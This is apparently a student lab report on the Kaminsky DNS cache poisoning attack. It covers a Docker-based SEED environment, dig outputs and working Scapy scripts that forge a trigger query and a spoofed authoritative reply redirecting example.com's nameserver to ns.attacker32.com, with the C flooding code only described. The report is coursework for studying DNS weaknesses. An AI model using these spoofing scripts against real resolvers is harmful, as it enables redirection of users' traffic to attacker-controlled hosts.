MTD Network Security (Fall 2024)

Kaminsky Attack Project

Contents

MTD Network Security (Fall 2024)

Introduction and Project Overview

The goal of this project is to understand and implement the Kaminsky DNS Cache Poisoning attack. This attack aims to manipulate the Domain Name System (DNS) by poisoning a DNS server's cache, causing it to return malicious responses to DNS queries. By performing this attack, we gain insight into the functioning of DNS and the potential vulnerabilities it carries.

The project consists of setting up a DNS server, triggering DNS queries, constructing spoofed DNS responses, launching the Kaminsky attack, and verifying its success.

Task 1: Project Environment Setup

The environment setup involved creating a virtualized environment for the victim machine, DNS server, and attacker machines. The attacker container was configured to sniff packets using the "host mode" network, which allows it to observe traffic outside its container. This setup ensures the attacker can manipulate DNS responses effectively.

Steps followed:

1. **Configured Environment**:
    - Set up virtual machines (VMs) for the victim, DNS server, and attacker. Used Docker containers for the attacker's machine.
    - The attacker container was set in "host mode" to allow packet sniffing and sending of spoofed responses. This setup ensured the attacker could observe all network traffic between the victim and the DNS server.
2. **Docker Setup**:
    - Ran docker-compose up to initialize containers, setting up the local DNS server and the attacker container to simulate the attack environment.

Output

MTD Network Security (Fall 2024)

```
[12/21/24]seed@VM:~/.../Labsetup$ dcup
Starting attacker-ns-10.9.0.153      ... done
Starting seed-attacker               ... done
Starting user-10.9.0.5               ... done
Starting local-dns-server-10.9.0.53 ... done
Attaching to seed-attacker, attacker-ns-10.9.0.153, us
er-10.9.0.5, local-dns-server-10.9.0.53
attacker-ns-10.9.0.153 |  * Starting domain name servi
ce... named                                             [
 OK ]
local-dns-server-10.9.0.53 |  * Starting domain name s
ervice... named                                         [
 OK ]
```

```
[12/21/24]seed@VM:~/.../Labsetup$ dockps
1e93413a9b33  attacker-ns-10.9.0.153
2db8d149fcc9  user-10.9.0.5
3944729fe51b  local-dns-server-10.9.0.53
bd407ee1d46f  seed-attacker
[12/21/24]seed@VM:~/.../Labsetup$
```

Get the IP address of ns.attacker32.com.

```
$> dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63
017
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
 ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 53e69bc43c3e560001000000067667eda724e247e1cc2
71c5 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A
```

```
;; ANSWER SECTION:
ns.attacker32.com.      254520  IN      A       10.9.0
.153

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Dec 21 08:39:54 UTC 2024
;; MSG SIZE  rcvd: 90
```

Get the IP address of www.example.com

```
$> dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36
066
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
 ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6e274ccb5b3559a80100000067667f8b4a585dd379cd
db2e (good)
;; QUESTION SECTION:
;www.example.com.                IN      A
```


```
;; ANSWER SECTION:
www.example.com.        3600    IN      A       93.184
.215.14

;; Query time: 760 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Dec 21 08:42:51 UTC 2024
;; MSG SIZE  rcvd: 88
```


Screenshot Analysis: The screenshots show the configuration of the environment, highlighting the IP addresses for each machine (victim, DNS server, attacker) and the Docker setup.

Outcome: The environment setup was successful as all containers were configured correctly, allowing for DNS queries to be handled by the local DNS server, which could then be poisoned by the attacker.

Task 2: The Attack Tasks: Construct DNS request



MTD Network Security (Fall 2024)



Steps Followed:

1. **Generated DNS Requests**:
    - Wrote a Python script using **Scapy** to construct DNS requests that would trigger the victim's DNS server to query external DNS servers.
    - The script constructed DNS queries for non-existent domains like twysw.example.com to ensure the server would need to perform a query to resolve the name.
2. **Sending DNS Requests**:
    - Used dig and Wireshark to send the DNS queries and monitor the traffic. This ensured the DNS server would query the authoritative nameserver.


In this task, the objective was to generate DNS requests that trigger the target DNS server to query external DNS servers. This step is crucial as it opens the door for the attacker to send spoofed replies.

Screenshot Analysis: The screenshots show the process of constructing DNS queries using Python. These queries are intended to trigger DNS requests from the victim machine, which is crucial for simulating the attack.

Outcome: The DNS requests were successfully sent, and Wireshark confirmed that the DNS queries prompted the victim's DNS server to forward the requests to external servers. This was a key milestone, ensuring that DNS queries could be triggered for the next stages of the attack.

MTD Network Security (Fall 2024)

Task 3: Spoof DNS Replies.



Steps followed:

1. Crafted Spoofed DNS Responses:
    a. Used Scapy to create DNS responses that would appear to come from a legitimate authoritative server, but instead directed the queries to the attacker's nameserver.
    b. The response included an NS record pointing to ns.attacker32.com, the attacker's nameserver.
2. Sending Spoofed Responses:
    a. The script sent multiple spoofed responses, each containing a different transaction ID to match the one sent by the victim's DNS query.

For this task, the goal was to spoof DNS responses from the attacker, pretending to be the legitimate DNS servers for the domain in question. This is done by manipulating DNS response packets.

Screenshot Analysis: The screenshots show DNS response packets being created with spoofed data, using Scapy to forge responses with incorrect authoritative nameserver (NS) records. These forged responses are designed to redirect the victim's DNS queries to the attacker's own nameserver.

Outcome: The spoofed responses were crafted successfully, but they alone were not enough to poison the cache. Using Wireshark, the spoofed packets were captured, and it was confirmed that the attacker's packets were being sent correctly. However, the transaction ID had to match the one in the query for the attack to succeed.

MTD Network Security (Fall 2024)

Task 4: Launch the Kaminsky Attack

Steps followed:

1. **Flooded DNS Server with Spoofed Responses**:
    - Used **C** and **Scapy** in a hybrid approach to flood the victim DNS server with spoofed DNS responses.
    - Each response had a random transaction ID to maximize the chances of a match with the victim's pending query.
2. **Attacker Response Speed**:
    - The flooding of DNS responses with varying transaction IDs was done rapidly to increase the probability that the correct ID would match before the legitimate response from the authoritative DNS server arrived.

This task combined all prior steps, where multiple spoofed DNS responses were sent rapidly, each with a different transaction ID, to match the ID of the query packet.

Screenshot Analysis: The screenshots display the flooding of DNS responses to the target DNS server, using both C and Scapy for efficiency. This hybrid approach allowed for sending out more packets, increasing the likelihood of a successful attack.

Outcome: The attack was launched successfully, and the DNS server was flooded with spoofed responses. The speed and frequency of the responses were critical to ensuring the success of the attack, as multiple forged packets increased the probability of the correct transaction ID matching. We monitored the DNS server's cache to check if the attack succeeded.

MTD Network Security (Fall 2024)

```
user-10.9.0.5:/
$> dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17312
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 38fd9285931e8699010000006761b004da8d33c427a6a62b (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Dec 17 17:08:20 UTC 2024
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$>
```

```
user-10.9.0.5:/
$> dig NS example.com

; <<>> DiG 9.16.1-Ubuntu <<>> NS example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34715
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 05b6b077c5a5753a010000006761b423a7857804a9282bdb (good)
;; QUESTION SECTION:
;example.com.                   IN      NS

;; ANSWER SECTION:
example.com.            67717   IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      240431  IN      A       10.9.0.153

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Dec 17 17:25:55 UTC 2024
;; MSG SIZE  rcvd: 115

user-10.9.0.5:/
$>
```

MTD Network Security (Fall 2024)

Task 5: Result Verification

```
$> dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41478
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 89036677b3133e850100000067668cf06ab2f789cbb32724 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.         259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sat Dec 21 09:40:00 UTC 2024
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$>
```

```
$> dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14552
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 68a1b9d46c1485890100000067668eafa407946ef3f0e092 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.         259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Dec 21 09:47:27 UTC 2024
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$>
```

Steps followed:

1. **Verify Cache Poisoning**:
    - Used the dig command to query www.example.com from the victim's DNS server and verified that the response pointed to the attacker's nameserver (ns.attacker32.com).
    - Checked the DNS cache using rndc dumpdb -cache to confirm the presence of the attacker's nameserver in the DNS server's cache.
2. **Monitor DNS Traffic**:
    - Repeated DNS queries for www.example.com from the victim's machine to confirm that all DNS requests were now being redirected to the attacker's nameserver.

In this final task, the goal was to check whether the DNS cache had been poisoned successfully by inspecting the cache entries on the victim DNS server.

Screenshot Analysis: The screenshots demonstrate using the dig command to query www.example.com, and how the results were manipulated to show that the malicious nameserver ns.attacker32.com was being used. Additionally, Wireshark was used to verify that the DNS packets were correctly poisoned.

Outcome: The verification was successful, as the DNS server cache showed that the example.com domain's authoritative nameserver was replaced with the attacker's nameserver. This confirmed the success of the Kaminsky attack.

Observations and Results

The Kaminsky attack was successful, as the victim's DNS server cache was poisoned, redirecting DNS queries to the attacker's server. This was verified using the dig command, where the expected results were replaced with IP addresses from the attacker's DNS zone.

Interesting Observations:

- The key to the attack's success was the ability to send numerous spoofed responses quickly.
- Wireshark was invaluable for tracking the flow of DNS packets, which allowed us to verify that the spoofed replies were sent before the legitimate replies.
- The hybrid approach combining C allowed for faster packet transmission, improving the likelihood of a successful attack.

Conclusion

This project successfully demonstrated the Kaminsky DNS cache poisoning attack. By following the outlined tasks, we were able to set up the environment, construct DNS requests, spoof responses, launch the attack, and verify the attack's success. The detailed steps and successful verification showcase the practicality of the Kaminsky attack, which remains a serious threat to vulnerable DNS servers.

MTD Network Security (Fall 2024)

Code Snippet Analysis

generate_dns_query.py code

Objective: This Python code snippet is designed to generate DNS requests and spoof DNS responses, which are essential for performing the Kaminsky attack.
python
Explanation:

- The code uses the **Scapy** library to construct a DNS request packet.
- The **IP** and **UDP** layers are set up to simulate a DNS query from a random source to a local DNS server (10.9.0.53).
- The **DNS query** (twysw.example.com) is crafted in the Qdsec object, which asks for a non-existent domain to trigger a DNS request.
- The DNS request is packed and saved as ip_req.bin for future use, which will be sent in the attack.

```
#!/usr/bin/python3
from scapy.all import *

# based on SEED book code
# from a random src to local DNS server
IPpkt  = IP(src='1.2.3.4',dst='10.9.0.53')
# from a random sport to DNS dport
UDPpkt = UDP(sport=12345, dport=53,chksum=0)

# a inexistent fake FQDN in the target domain: example.com
# the C code will modify it
Qdsec    = DNSQR(qname='twysw.example.com')
DNSpkt   = DNS(id=0xAAAA, qr=0, qdcount=1, qd=Qdsec)
Querypkt = IPpkt/UDPpkt/DNSpkt

# Save the packet data to a file
with open('ip_req.bin', 'wb') as f:
  f.write(bytes(Querypkt))
  Querypkt.show()

# reply = sr1(Querypkt)
```

generate_dns_reply.py code

Objective: This Python script generates and sends spoofed DNS responses from the attacker's DNS server to the victim's DNS server, attempting to poison the DNS cache.
Explanation:

- The code sends **spoofed DNS responses** that point to the attacker's nameserver (ns.attacker32.com) instead of the legitimate one.
- **Source IP** addresses (199.43.133.53) are set to simulate legitimate DNS server responses, while the **destination IP** is the local DNS server (10.9.0.53).

- The **DNS Response** includes:
  - **Answer Section**: Contains a fake IP address (1.2.3.4) for the requested domain.
  - **Authority Section**: Redirects queries for example.com to the attacker's nameserver (ns.attacker32.com).
- The response is saved as ip_resp.bin and is used to send multiple spoofed responses during the attack.

```python
#!/usr/bin/python3
from scapy.all import *

# based on SEED book code
targetName = 'twysw.example.com'
targetDomain = 'example.com'

# find the true name servers for the target domain
# dig +short $(dig +short NS example.com), there are two:
# 199.43.133.53, 199.43.135.53
# the C code will modify src,qname,rrname and the id field

# reply pkt from target domain NSs to the local DNS server
IPpkt = IP(src='199.43.135.53', dst='10.9.0.53', chksum=0)
UDPpkt = UDP(sport=53, dport=33333, chksum=0)

# Question section
Qdsec  = DNSQR(qname=targetName)
# Answer section, any IPs(rdata) are fine
Anssec = DNSRR(rrname=targetName, type='A',
               rdata='1.2.3.4', ttl=259200)
# Authority section (the main goal of the attack)
NSsec  = DNSRR(rrname=targetDomain, type='NS',
               rdata='ns.attacker32.com', ttl=259200)

# http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html
DNSpkt = DNS(id=0xAAAA, aa=1,ra=0, rd=0, cd=0, qr=1,
             qdcount=1, ancount=1, nscount=1, arcount=0,
             qd=Qdsec, an=Anssec, ns=NSsec)
Replypkt = IPpkt/UDPpkt/DNSpkt
with open('ip_resp.bin', 'wb') as f:
  f.write(bytes(Replypkt))
  Replypkt.show()
```

Attack code: Sending Raw Packets for DNS Requests and Responses

Objective: This C code performs the core of the Kaminsky attack by sending raw DNS requests and responses with different transaction IDs to poison the DNS cache.
Explanation:

- This C program uses **raw sockets** to send DNS requests and spoofed responses to the target DNS server.
- **DNS request** is loaded from ip_req.bin, and multiple **spoofed responses** are loaded from ip_resp.bin.
- **Transaction IDs** are randomly generated and incremented for each spoofed response, ensuring a higher chance of matching the correct one in the victim's DNS cache.
- The send_dns_request function sends the DNS query to trigger the request.

- The send_dns_response function sends spoofed DNS responses, modifying key fields like the **source IP**, **query name**, and **transaction ID**.

Conclusion

- The **Python scripts** generate DNS requests and spoofed responses using **Scapy**. These scripts are used to trigger DNS queries and craft malicious replies.
- The **C code** efficiently handles sending raw DNS packets, making it suitable for sending large numbers of spoofed responses to maximize the success of the Kaminsky attack.